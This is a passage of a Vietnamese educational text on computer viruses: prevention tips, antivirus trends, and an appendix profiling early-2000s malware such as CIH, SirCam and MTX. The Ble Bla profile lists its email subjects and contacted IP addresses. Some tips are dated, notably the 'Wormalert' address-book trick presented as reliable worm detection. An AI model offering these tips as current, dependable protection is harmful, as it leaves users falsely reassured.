qua máy tính, điều khiển mổ bằng máy tính, nếu như máy bị nhiễm virus sẽ ảnh hưởng trực tiếp đến sinh mạng của con người. Nguy hiểm hơn nếu các hệ thống điều khiển vũ khí hạt nhân của các cường quốc được điều khiển bởi máy tính nếu bị nhiễm virus có thể dẫn tới diệt vong cả thế giới.

Internet ngày càng phát triển là một điều kiện cực kỳ thuận lợi cho các virus phát tán. Các virus lây lan qua mạng có thể tiến hành các hoạt động lây nhiễm, phá hoại trên mạng làm gián đoạn việc cung cấp các dịch vụ trên mạng thậm chí làm tê liệt các máy chủ. Một số virus được các hacker điều khiển có khả năng theo dõi, đột nhập, lấy trộm những dữ liệu quan trọng của người dùng.

Do đó, việc phòng chống sự lây lan của virus là rất cần thiết và quan trọng, đặc biệt là đối với các hệ thống mạng, sự ra đời của các chương trình phòng chống virus là không thể thiếu. Nó góp phần nâng cao độ ổn định và tính bảo mật của hệ thống, đảm bảo hiệu suất làm việc với máy tính và mạng.

+ Cách thức phòng ,chống Virus

Virus máy tính được sinh ra từng ngày, thậm chí từng giờ từ khắp nơi trên thế giới và ngày nay, hầu hết mọi người dùng máy tính đều có liên hệ với những người khác hoặc đối tác qua mạng bằng thư điện tử hoặc truy cập các website,.. tóm lại con đường này giúp cho virus lây lan một cách nhanh chóng, một cách khác cũng làm lây lan virus là từ các đĩa mềm, đĩa CD, đĩa cứng dùng để sao chép dữ liệu từ máy này qua máy khác. Các chương trình phần mềm được phát tán trên mạng, không ai đảm bảo chúng không có Virus. Tuy vậy cách phòng và chống virus cũng không khó khăn và phức tạp cho lắm. Chịu khó bỏ thời gian ban đầu để có được an toàn về sau, đây là những việc cần làm:

- Cảnh giác với Virus trước khi chúng nhiễm lên hệ thống bằng cách quét virus những dữ liệu định copy, download hay chạy,..
- Hãy mua, copy hay download trên mạng những chương trình phòng chống virus mới nhất mạnh nhất để cài đặt lên hệ thống của mình.

Một chương trình chống virus được cài lên máy tính không bao giờ được coi là đủ. Phải cần tới 2, hoặc 3 hay nhiều hơn các chương trình cài lên máy. Lưu ý tại một thời điểm nhất định chỉ nên thường trú một chương trình, thỉnh thoảng dùng các chương trình khác quét. Hãy cập nhật thường xuyên các chương trình phòng chống

này, lập lịch quét định kỳ cho chúng. Hãy sử dụng các chương trình diệt virus mạnh nhất hiện có.

Hãy cảnh giác với mọi thông tin lấy về trên mạng, virus ngày nay thường phát tán qua đường email hãy quét virus trước khi đọc thư.

Sao lưu thường xuyên: dù đang dùng máy tính tại nhà hay máy tính ở nơi làm việc, hãy thường xuyên sao lưu hệ thống phòng khi mọi biện pháp kiểm dịch đều không ngăn được virus.

Chỉ cho truy cập read only từ xa: mọi tài nguyên trên máy, kể cả ổ cứng ổ mềm, nếu hạn chế việc dùng chung trên mạng thì là tốt nhất. Nếu bắt buộc phải chia sẻ, hãy để chế độ read only để đề phòng việc ghi, copy virus từ mạng.

Nếu máy tính không thể thiếu việc sử dụng email thì hãy sử dụng một mẹo nhỏ trong khi thiết lập các chương trình Mail. Đây là một mẹo nhỏ những không vặt chút nào vì nó giúp tránh lây virus qua email khi máy bị nhiễm virus. Như đã biết, những con sâu (Worm) một khi đã nhiễm vào máy, nó sẽ chui vào những địa chỉ email trong address book, tự nhân bản rồi phát tán theo đường email tới những máy có địa chỉ trong address book. Mẹo sau đây không chỉ giúp cho máy tính tránh bị nhiễm sâu mà còn giúp ngăn chặn việc sử dụng address book để lây tiếp đồng thời nó cũng thông báo lên để ta biết máy đã bị nhiễm virus. Đây là những điều cần làm:

Đầu tiên, mở Address book ra và click vào "new contact" như là muốn thêm một tên mới vào.

Trong cửa sổ, thay vì đánh tên, ta đánh dòng chữ: !000.

ở cửa sổ bên dưới, thay vì gõ email address hãy gõ vào dòng chữ sau: Wormalert.

Sau cùng, click add, enter, ok…

Tên !000 sẽ được đặt ở phần đầu tiên của address book và nó được đánh số là 1. Đây sẽ là "người" mà Worm bắt đầu lây. Nhưng người này lại có địa chỉ email là Wormalert, không đúng quy cách dẫn đến nó không thể gửi cho người tiếp theo được, và nó được gửi lại nơi gửi. Như vậy, nếu nhận được một mail nói rằng "email addressed to Wormalert could not be delivered", thì ta kết luận rằng máy đã nhiễm Worm (ví dụ như Nimda, Klez,..)

b. Xu hướng phát triển của các chương trình phòng chống Virus.

Cùng với sự ra đời của Virus máy tính, các phần mềm phòng chống Virus cũng được phát triển từng ngày. Các chương trình phòng chống Virus cho phép phát hiện và loại bỏ Virus ra khỏi đối tượng chủ, khôi phục chương trình ban đầu. Một số chương trình cho phép giám sát kiểm tra hoạt động của hệ thống, phát hiện kịp thời các hoạt động của Virus để người dùng có biện pháp đối phó thích hợp.

Cùng với sự phát triển của hệ điều hành và các chương trình ứng dụng, các loại Virus cũng liên tục phát triển về chủng loại và công nghệ, nhiều công nghệ mới được đưa ra, thích hợp với môi trường mới đồng thời chống lại những công nghệ mà các chương trình phòng chống Virus sử dụng để phát hiện và tiêu diệt Virus.

Có một cuộc chiến tranh, không rầm rộ, không công khai nhưng không kém phần quyết liệt và dai dẳng. Đó là cuộc đối đầu giữa Virus tin học và các chương trình phòng chống, hay nói cách khác, giữa những người thiết kế Virus và những người viết chương trình phòng chống Virus (đôi khi họ là một). Trong cuộc đấu tranh ấy, cả hai bên đều ra sức chạy đua, nghiên cứu những vũ khí mới, nhằm giành được lợi thế cho mình.

Do đó, các chương trình phòng chống Virus luôn luôn được phát triển, về công nghệ cũng như về phương thức tiến hành, đảm bảo đáp ứng được yêu cầu cũng như về phương thức tiến hành, đảm bảo đáp ứng được yêu cầu nhiệm vụ. Tuy nhiên, tuỳ theo tính chuyên nghiệp của các công ty phần mềm, các chương trình diệt Virus của các công ty khác nhau có những mặt hạn chế khác nhau nhất định. Cho đến thời điểm này, tạm thời đưa ra một số nhận xét sau:

- Các chương trình diệt Virus đã được trang bị những vũ khí – công nghệ rất mạnh để phát hiện và tiêu diệt các loại Virus đã biết.
- Khả năng đặt nghi vấn cho những hoạt động đáng ngờ, nhưng chưa thể kết luận đó là Virus cũng đã được các hãng chuyên nghiệp có uy tín quan tâm. Có những phương pháp thông minh để có thể tìm ra những loại Virus mới biến thể của Virus cũ.
- Việc tiến hành cập nhật, phát triển và phân phối các chương trình phòng chống Virus cũng được tiến hành nhanh chóng, thuật tiện. Ngoài việc cập nhật chính tắc (cập nhật theo cấu hình của chương trình), hầu hết các hãng chuyên viết phần mềm phòng chống Virus cũng đã cho phép người dùng có

thể tải xuống các thông tin cập nhật bằng các hình thức download, FTP để người dùng qua mạng có thể cập nhật kịp thời bằng các hình thức khác nhau.

- Hạn chế của các công nghệ đang áp dụng hiện nay là: các công nghệ mà chương trình phòng chống Virus phát triển chưa thể ngăn chặn hoàn toàn sự lây lan của Virus, nhất là Virus mới (hàng ngày hàng giờ đều xuất hiện Virus mới).

Về phía người sử dụng máy tính, nói chung trình độ của người sử dụng về phòng chống Virus còn rất yếu, rất nhiều người còn ỷ lại vào các chương trình diệt Virus, coi là thuốc trị bách bệnh cho máy tính của mình dẫn đến việc sử dụng chương trình phòng chống Virus cũng chưa đạt hiệu quả.

PHỤ LỤC: DANH SÁCH MỘT SỐ LOẠI VIRUS TIÊU BIỂU

1. Nimda.

Lây qua đường e-mail, tệp tin chia sẻ trên máy chủ và lợi dụng các trang web có chứa Javascript, tốc độ lây lan cực nhanh, tự động tìm mục tiêu mới, nó không phá huỷ các tệp, chỉ làm hệ thống chạy chậm do nó sử dụng hệ thống để tìm các mục tiêu mới. Nó có kh năng sửa đổi một số loại tài liệu web, cho phép hacker tiếp cận kh năng qun trị mạng và tạo cửa sau trên hệ thống để khai thác cho những lần xâm nhập tiếp theo, hiện nay có rất nhiều biến thể mới của Nimda.

2. Code Red.

Tốc độ nhân bn cực nhanh và lan truyền qua mạng Internet để tới các máy khác, tấn công các website trên mạng bằng cách gửi tới tấp hàng loạt dữ liệu tới máy chủ Internet, vượt quá khả năng xử lý hệ thống làm hệ thống bị tê liệt.

Các máy chủ bị nhiễm Code Red trở thành tay sai tham gia cuộc tấn công DOS – từ chối dịch vụ.

3. Klez.

Virus này có khả năng xoá các chương trình chống virus và hàng loạt các file có đuôi như .txt, .htm, .html, .wab, .doc, .xls, .jpg, .cpp, .c, .pas, .mpg, .mpeg, .bak và .mp3.

Lây nhiễm qua đường e-mail xoá và ghi đè các file có đuôi trên. Hiện tại có rất nhiều biến thể mới và nguy hiểm hơn

4. Chernobyl

Ngày 26 tháng 4 năm 1999 và 26 tháng 4 năm 2000 đã có hàng triệu máy tính trên khắp thế giới và Việt Nam bị virus Chernobyl phá huỷ dữ liệu, thiệt hại rất lớn. Chernobyl là một loại virus hẹn giờ, cứ ngày 26 tháng 4 hàng năm nó sẽ phá huỷ dữ liệu của máy tính mà nó đang lây nhiễm. Ngoài ra nó còn có tên là CIH.

Một biến thể của nó là virus Win95.CIH mang tên virus “Chernobyl”, xuất phát từ Đài Loan, đã nhiễm hàng trăm máy tính trên thế giới. Có hơn 500.000 máy bị mất dữ liệu và thiệt hại nghiêm trọng về phần cứng.

Virus "Chernobyl" sau khi xâm nhập vào máy vi tính sẽ xoá sạch mọi dữ liệu và cố gắng viết lại thông tin được lưu trữ trong chip BIOS của máy vi tính. Đây là một chip ROM (Read Only Memory – Bộ nhớ chỉ đọc) hay PROM (Programmable Read Only Memory – Bộ nhớ chỉ đọc có thể lập chương trình) nằm trên mainboard. Chip BIOS chứa đựng phần mềm cần thiết để khởi động máy vi tính. Ngay sau khi mở máy vi tính, phần mềm BIOS này sẽ lập tức thi hành, cho phép máy truy cập trực tiếp ở cấp thấp tới bàn phím, cạc màn hình và ổ cứng. Nó đọc thông tin cấu hình từ bộ nhớ CMOS và sau đó tải các chương trình boot từ ổ cứng hay đĩa

mềm. Nếu phần mềm BIOS bị phá hỏng, máy vi tính sẽ không thể khởi động được dẫn tới phải thay BIOS .

5. Virus Anna Kournikova

Loại virus Kournikova xuất hiện dưới dạng một thông điệp e-mail và một file đính kèm có vẻ như là một bức ảnh. Khi bạn nhấp vào file đính kèm này, chương trình virus sẽ được kích hoạt và đầu tiên là kiểm tra ngày trên máy tính của bạn có phải là 26 tháng Giêng không. Vào ngày này, virus sẽ cố gắng sử dụng trình duyệt Web của bạn kết nối đến một Website tại Hà Lan có tên gọi là Dynabyte.NL.

Khi bạn nhấp đúp vào một file của Windows, một thao tác sẽ được thực hiện do mã lệnh của file quy định. Thao tác ngầm định khi nhấp đúp vào một file Visual Basic (VBS) - ví dụ như file virus Kournikova - là thi hành mã lệnh chứa trong file.

Sự lây lan rộng khắp của virus Kournikova đã giảm dần trong những ngày gần đây. Tuy nhiên, các loại worm bé nhỏ khác hoặc các loại virus viết bằng mã lệnh Visual Basic (VBS) khác giống như virus Kournikova vẫn có thể lây nhiễm vào hộp mail của bạn. Để bảo vệ máy tính của bạn, bạn nên cập nhật các phần mềm diệt virus mới nhất, hoặc bạn có thể thay đổi cách thức quản lý các file Visual Basic này hay xoá chúng đi.

Bởi vì ngày này sẽ chỉ đến vào năm tới, nên virus sẽ thực hiện nhiệm vụ thứ hai của mình là "chui" vào sổ địa chỉ trong chương trình Microsoft Outlook. Từ đó virus sẽ tự nhân bản và gửi bản sao của nó tới tất cả các địa chỉ thư điện tử được liệt kê trong sổ địa chỉ đó. Theo Steve Trilling thì phần mềm nhận biết virus của Symantec sẽ thiết lập một dòng lệnh trong Windows Registry của máy tính người dùng, từ đó mỗi khi họ bị nhiễm lại virus này thì virus sẽ không tự nhân bản và tự gửi chúng đi đến các máy tính khác nữa.

6. Virus Ble Bla

Được biết đến với cái tên MyRomeo hay Verona, virus này sử dụng e-mail dạng HTML để lây nhiễm một cách tự động và nó có thể tự động cập nhật nhờ Internet.

Khác với các loại virus khác có phần đính kèm gây lây nhiễm dạng Plain Text, virus W32.Ble Bla (hay tên hiệu là MyRomeo, MyJuliet, Verona) có nguồn gốc từ Hà Lan và tự động lây nhiễm ngay khi xem hay đọc e-mail hạng HTML. Hiện tại, virus này không chứa những đoạn mã mang tính chất phá hoại nhưng nó có thể kết nối Internet và như vậy thì có thể tải về những tính năng mới và nguy hiểm hơn. Virus này được ZDNET xếp hạng thứ tư về mức độ nguy hiểm.

Cách thức lây nhiễm:

Ble Bla được gửi tới dưới dạng e-mail HTML và phần chủ đề (Subject) thường gồm một trong các loại sau:

"Romeo&Juliet"

":)))))))"

"hello world"
"!!??!?!?"
"subject"
"ble bla, ble"
"I Love You :)"
"sorry..."
"Hey you !"
"Matrix has you..."
"my picture"
"from shake-beer"

Phần đính kèm (Attached) không hiển thị nhưng phần mã HTML của virus này chứa trong 2 file là MyRomeo.exe và MyRomeo.exe trong thư mục C:\WINDOWS\TEMP.

Khi bị lây nhiễm, file MyRomeo.exe sẽ tìm và sử dụng sổ địa chỉ của bạn (address book) và gửi tới địa chỉ này những bản copy của nó. Thêm nữa, nó cũng sẽ cố gắng nối tới một trong các địa chỉ IP sau:
194.153.216.60
195.117.152.91
195.116.62.86
195.117.99.98
212.244.199.2
213.25.111.2

Đây là những địa chỉ mà virus có thể tự động tải thêm những phần nâng cấp hay những đoạn mã mới.

7. BubbleBoy

Một loại virus lây lan qua e-mail theo một cách khác hẳn các loại virus phần mềm khác. Đó là nó có thể nhân bản, lây nhiễm vào máy vi tính mà không cần nạn nhân phải mở các file đính kèm.

BubbleBoy chỉ ảnh hưởng tới những người sử dụng Microsoft Outlook và Microsoft Outlook Express với Internet Explorer 5.0, Windows 98, Windows 2000, cũng như một số cấu hình của Windows 95.

Virus này xuất hiện như một e-mail có subject là "BubbleBoy is back" với một thông điệp có tít là "The BubbleBoy Incident, Pictures And Sounds" bằng chữ trắng trên nền đen. Một khi bị sờ mó tới, nó sẽ tự gửi mình cho tất cả những người có tên trong Address Book của nạn nhân. Và cứ thế mà liên tục phát triển. Do không "ké" một chương trình nào khác để nhân bản, BubbleBoy không giống như các virus khác. Được cái là nó chỉ phát tán e-mail chứa mình một lần từ máy bị nhiễm.

Bản thân BubbleBoy không phải là thứ virus rất nguy hiểm. Nhưng lý do khiến nó làm cho các chuyên gia vi tính phải điên đầu là vì nó mở ra một "khái niệm hoàn toàn mới về virus máy vi tính".

Dạng virus tự nhân bản như thế có thể bị kẻ xấu sử dụng cho những cuộc tấn công có mục tiêu, nhằm vào những cá nhân hay tổ chức cụ thể nào đó.

Bản tin an toàn trên Website của Microsoft khuyến cáo rằng : khi nhận được e-mail có tiêu đề như trên, bạn hãy delete nó ngay lập tức và sau đó xóa trống luôn cả folder chứa các e-mail đã bị delete của Microsoft Outlook và Microsoft Outlook Express.

8. I-Worm.MTX Virus

I-Worm.MTX là một loại virus đang lây lan rộng trên mạng Internet và đặc biệt tại Việt Nam. Mỗi khi gửi email cho bạn bè hay đối tác, thì email đó hay bị trả về hoặc người nhận email phàn nàn về một email lạ kèm theo email nhận được. Đó chính là hiện tượng gây ra bởi virus MTX.

MTX có cơ chế hoạt động rất phức tạp, nó là sự kết hợp của rất nhiều kỹ thuật phức tạp của các loại virus từ trước tới nay. Khi máy tính nhiễm virus MTX thì file Wsock32.dll - một thư viện của Windows dùng cho việc trao đổi thông tin giữa máy tính với Internet - sẽ bị sửa đổi để sao cho mỗi khi có một email được gửi đi thì virus sẽ được kích hoạt, và nó sẽ tự động tạo ra thêm một email khác kèm theo và cả hai email này sẽ được gửi đi tới cùng một địa chỉ. Email mà virus tạo ra không có tiêu đề, không có nội dung mà chỉ có một file gửi kèm chính là thân của virus, file này có thể có nhiều tên khác nhau tuỳ theo thời điểm virus được kích hoạt, nó có thể là một trong các tên sau:
I_wanna_see_YOU.TXT.pif, HANSON.SCR, MATRiX_Screen_Saver.SCR, LOVE_LETTER_FOR_YOU.TXT.pif, NEW_playboy_Screen_saver.SCR, BILL_GATES_PIECE.JPG.pif, ANTI_CIH.EXE, SEICHO-NO-IE.EXE,YOU_are_FAT!.TXT.pif, FREE_xxx_sites.TXT.pif..v.v.

Khi hai email nói trên tới người nhận, người nhận này rất dễ nhầm tưởng file gửi kèm là do chính bạn hay đối tác của mình gửi (vì địa chỉ người gửi trong email do virus tạo ra cũng chính là địa chỉ của người gửi bức thư thứ nhất). Nếu người đó lại lỡ tay cho chạy file nhận được, thì máy tính của người này cũng lập tức nhiễm virus và lại trở thành nguồn lây virus sang các máy tính khác có mối quan hệ với nó thông qua Internet mail bằng cách nói trên.

Ngoài các hiện tượng như đã mô tả, virus còn tìm cách cài đặt một bộ phận khác của nó trên máy bị nhiễm, đó chính là một loại "sâu Internet" mà từ kỹ thuật gọi là Backdoor, với con "sâu" này kẻ tạo ra virus có thể thâm nhập trái phép vào máy bị nhiễm để cài đặt một loại virus khác hoặc ăn cắp thông tin trên máy này. Virus cũng cấm không cho máy mà nó lây nhiễm được truy nhập hay gửi email vào một số địa chỉ của các công ty chuyên về diệt virus trên thế giới.

Virus MTX đang lây lan rất rộng ở Việt Nam nói riêng cũng như Internet nói chung, nhưng may mắn là nó không có các hành động cố ý phá hoại như phá huỷ dữ liệu chẳng hạn, mà chỉ đơn thuần là lây lan, còn bộ phận backdoor của nó thì vẫn còn có lỗi nên chưa gây tác hại gì. Tuy vậy máy tính bị nhiễm MTX sẽ rất hay bị báo lỗi khi nối Internet vì lỗi nói trên.

Để phòng tránh virus này bạn nên tuân theo nguyên tắc đã được nói đến rất nhiều là: không bao giờ nên cho chạy hay mở những file gửi kèm nhận được mà chưa kiểm tra virus (nên save nó ra đĩa rồi quét virus) hay không rõ xuất xứ của nó. Nếu máy tính của bạn đã nhiễm virus này, bạn có thể dùng BKAV340 để diệt nó với trình tự như sau:

Khởi động máy bằng một đĩa mềm hoặc "Restart in MS-DOS Mode" nếu như bạn đang dùng Windows.

Chạy BKAV.

Nếu BKAV có phát hiện ra virus MTX thì nên chạy lại BKAV một lần nữa với lựa chọn "All File" ở menu của BKAV (vì như trên đã nói, virus MTX núp dưới rất nhiều loại file khác nhau chứ không chỉ ở một số loại file thông thường như .exe hay .dll).

9. Virus Ms World

Virus ngày càng có tên hấp dẫn hơn. Học hỏi kinh nghiệm từ NakedWife, một virus mới có tên MsWorld - Hoa hậu Thế giới - vừa tìm cách quyến rũ người sử dụng máy tính vừa tự nhân bản qua e-mail tới tất cả những địa chỉ lưu trong Outlook và format lại ổ đĩa cứng.

MsWorld (w32.MsWorld@mm) xuất hiện tại Anh theo e-mail có tiêu đề Miss World.

Phần thân có đoạn: "Hi, enjoy the latest pictures of Miss World from various Country and the MWrld.exe file is attached" (Xin chào, hãy tận hưởng những bức tranh mới nhất của Hoa hậu Thế giới từ nhiều quốc gia và có gắn kèm file MWrld.exe).

Một hoa hậu xuất hiện trên màn hình.

Nếu file gắn kèm được kích hoạt, một cửa sổ Flash sẽ xuất hiện với hình một con vật dễ thương cùng cái bánh to có cắm cây nến. ở cuối cửa sổ có dòng chữ: “ I fall more in love with you each day! “ (Càng ngày anh càng yêu em hơn!). Trong khi đó, "cô nàng" MsWorld sẽ tự động gửi con cháu của mình tới tất cả những người có tên trong danh sách địa chỉ của Outlook.

Sau khi chương trình Flash được đóng lại, MsWorld sẽ khiến cho máy tính format lại ổ cứng và tìm cách xoá các file USER.DAT, USER.DA0, SYSTEM.DAT và SYSTEM.DA0.

10. Virus Naked Wife

Virus này lừa người dùng thư điện tử bằng cách giả vờ cung cấp cho họ một đoạn video với tiêu đề "người vợ khoả thân".

Tuy nhiên, thay vì cung cấp cho người dùng những hình ảnh khiêu dâm, virus tìm kiếm và phá huỷ tất cả các file quan trọng trên máy tính của họ. Một vài công ty phát triển phần mềm diệt virus đã xếp virus này ở mức độ nguy hiểm cao, bởi vì virus này lây lan nhanh và có chức năng phá hoại ghê gớm.

Virus mới này có chức năng phá hoại ghê gớm hơn virus Anna Kournikova, bởi vì nó xóa các file trên ổ cứng. Khi bị nhiễm virus, người dùng chỉ còn cách là cài đặt lại hệ điều hành.

Nhưng virus "Naked Wife" sẽ có mức độ lây lan thấp hơn so với virus "I Love You" bởi vì mọi người đã được thông báo rằng họ không nên mở file đính kèm chứa virus.

Giả dạng một đoạn phim Flash

Virus này giả dạng một đoạn phim Macromedia Flash, có tiêu đề "Fw: Naked Wife" (Gửi sang: Người vợ khỏa thân). Nội dung thư điện tử có đoạn viết: "My wife never look like that! :-) Best Regards" (Vợ tôi không bao giờ trông giống như thế này! Thân ái). Sau đó virus nhập vào tên người gửi.

Những người mở file đính kèm NakedWife.exe sẽ thấy một cửa sổ có dòng chữ "JibJab Loading". Sau đó virus sẽ tìm cách xoá các tất cả các file có phần mở rộng .BMP, .COM, .DLL, .EXE, .INI và .LOG trong Windows và thư mục Windows/Systems.

Virus cũng lây nhiễm qua Microsoft Outlook, gửi bản sao của nó tới tất cả các địa chỉ thư điện tử liệt kê trong máy tính của người dùng.

Người dùng nếu bấm vào thực đơn Help/About sẽ nhận được một thông điệp: "(C) 2001 by BGK (Bill Gate Killer)"

11. Worm SirCam

SirCam là một tên trộm siêu hạng, đánh cắp dữ liệu mà không ai hay biết. Loại worm này mặc dù không thực sự phá hoại máy tính của người sử dụng, tuy nhiên, SirCam đã trở nên nổi tiếng với khả năng đánh cắp dữ liệu và chuyển về cho kẻ tạo ra nó thông qua Internet. Hơn thế nữa, nó còn có khả năng phát tán với cấp số mũ, làm cho các chuyên gia diệt virus phải đứng ngồi không yên.

SirCam là một loại worm phát tán nhờ cơ chế SMTP (Giao thức truyền thư đơn giản). Khi được kích hoạt, SirCam sẽ tự sao chép vào thư mục "C:\RECYCLED\SirC32.exe" để ẩn nấp, bởi vì các phần mềm diệt virus không được phép quét tìm trong "thùng rác" của Windows. Worm cũng tự sao chép vào thư mục Windows dưới dạng một file có tên gọi là SirC32.exe.

Nó còn có các tên gọi là W32/SirCam@MM, Win32.SirCam.137216, SirCam, và Backdoor.SirCam.

E-mail chứa worm có nội dung như sau: "dòng đầu tiên: Hi ! How are you ? dòng cuối cùng: See you later. Thanks" hoặc "dòng đầu tiên: Hola como estas ? dòng cuối: Nos vemos pronto, gracias".

Khi người sử dụng mở file đính kèm e-mail, SirCam sẽ nhanh chóng thu thập các file trong thư mục My Document, cũng như tất cả các địa chỉ e-mail trong sổ địa chỉ Windows.

Có thể SirCam còn lựa chọn ngẫu nhiên một file trong thư mục và gửi đến các địa chỉ e-mail có trong sổ địa chỉ. Các chuyên gia công nghệ thông tin gọi hành động này là sự xâm phạm quyền riêng tư.

Vì SirCam có khả năng đánh cắp dữ liệu siêu hạng, nên nó đã "qua mặt" được các phần mềm diệt virus cài trong máy tính.

Các công ty cần phải bảo vệ thông tin trên máy tính của mình, cũng như có các biện pháp bảo mật e-mail thích hợp. Hơn thế nữa, họ cần áp dụng các chương trình lọc nội dung và các phần mềm diệt virus để giữ cho máy tính của mình được "lành lặn", tránh được các cuộc tấn công tới tấp của virus.

Worm SirCam xuất hiện trên thế giới vào ngày 18/7. Đây là một loại worm có sức phát tán khủng khiếp. Giống như các loại worm khác, SirCam lây nhiễm qua e-mail, dưới dạng một file đính kèm có phần mở rộng là .doc, .xls nhưng thực chất là các file .com, .pif, .exe, .bat...

Nếu người dùng chỉ mở thư ra đọc thì hoàn toàn vô hại. Nhưng khi họ mở file đính kèm, worm sẽ được kích hoạt. Mỗi lần người dùng khởi động lại máy tính, worm sẽ được nạp vào bộ nhớ để thực hiện chức năng của mình. SirCam sẽ tìm tất cả các địa chỉ e-mail có trong máy tính, thường là trong sổ địa chỉ chương trình thư điện tử, và trong thư mục Windows/Temporary lưu trữ tạm thời các file Internet khi người dùng duyệt Web, sau đó gửi mail đến tất cả các địa chỉ đã tìm được.

Đặc điểm nổi bật của SirCam là nó sẽ lấy một file bất kỳ trong máy tính, thường là các file Word (.doc, .dot) , Excel (.xls), rồi gắn đoạn mã của nó vào file đó. Sau đó, file này sẽ được đính vào e-mail và gửi ngẫu nhiên đến các địa chỉ đã tìm được. Điều đó có nghĩa là bạn có nguy cơ bị lộ thông tin quan trọng. SirCam đánh cắp file trên máy của bạn và gửi ngẫu nhiên cho rất nhiều người khác.

Trên đây là một vài Virus tiêu biểu được biết đến trong thời gian gần đây, một số virus có sức phá hoại ghê gớm gây thiệt hại rất lớn cho các doanh nghiệp, các quốc gia trên thế giới như Nimda, Code Red và cũng còn rất nhiều loại virus nhưng trong khuôn khổ tài liệu này thì không thể giới thiệu hết được.

TÀI LIỆU THAM KHẢO

1. Ngô Anh Vũ, *Virus tin học huyền thoại và thực tế*, NXB Thành Phố Hồ Chí Minh.
2. Nguyễn Thành Cương, Hướng dẫn phòng và diệt virus máy tính , NXB thống kê
3. Nguyễn Viết Linh và Đậu Quang Tuấn, Hướng dẫn phòng chống virus trong tin *học một cách hiệu quả*, NXB trẻ.
4. Trần Thạch Tùng, *Bảo mật và tối ưu trong Red Hat Linux* , NXB Lao động – Xã hội
5. VN-Guide, *Bảo mật trên mạng – Bí quyết và giải pháp* , NXB thống kê
6. Edward Amoroso, *Fundamentals of Computer Security Technology*
7. *E_book: Hackers' Handbook, State of the art Hacking tools and techniques Vol 1,2,3*.
8. William Stallings Ph.D. (1999), *Cryprography and Network security: Principles and Practice - Second edition*, Prentice -Hall, Inc.,USA.
9. http://www.hackecs.com
10. http://www.viethacker.net
11. http://www.hackercracker.net/
12. http://www.happyhacker.org/
13. http://www.viruslist.com/
14. http://www.norman.com
15. http://www.esecurityplanet.com
16. http://www.antivirusebook.com
17. http://www.waronvirus.com
18. http://www.hackertrickz.de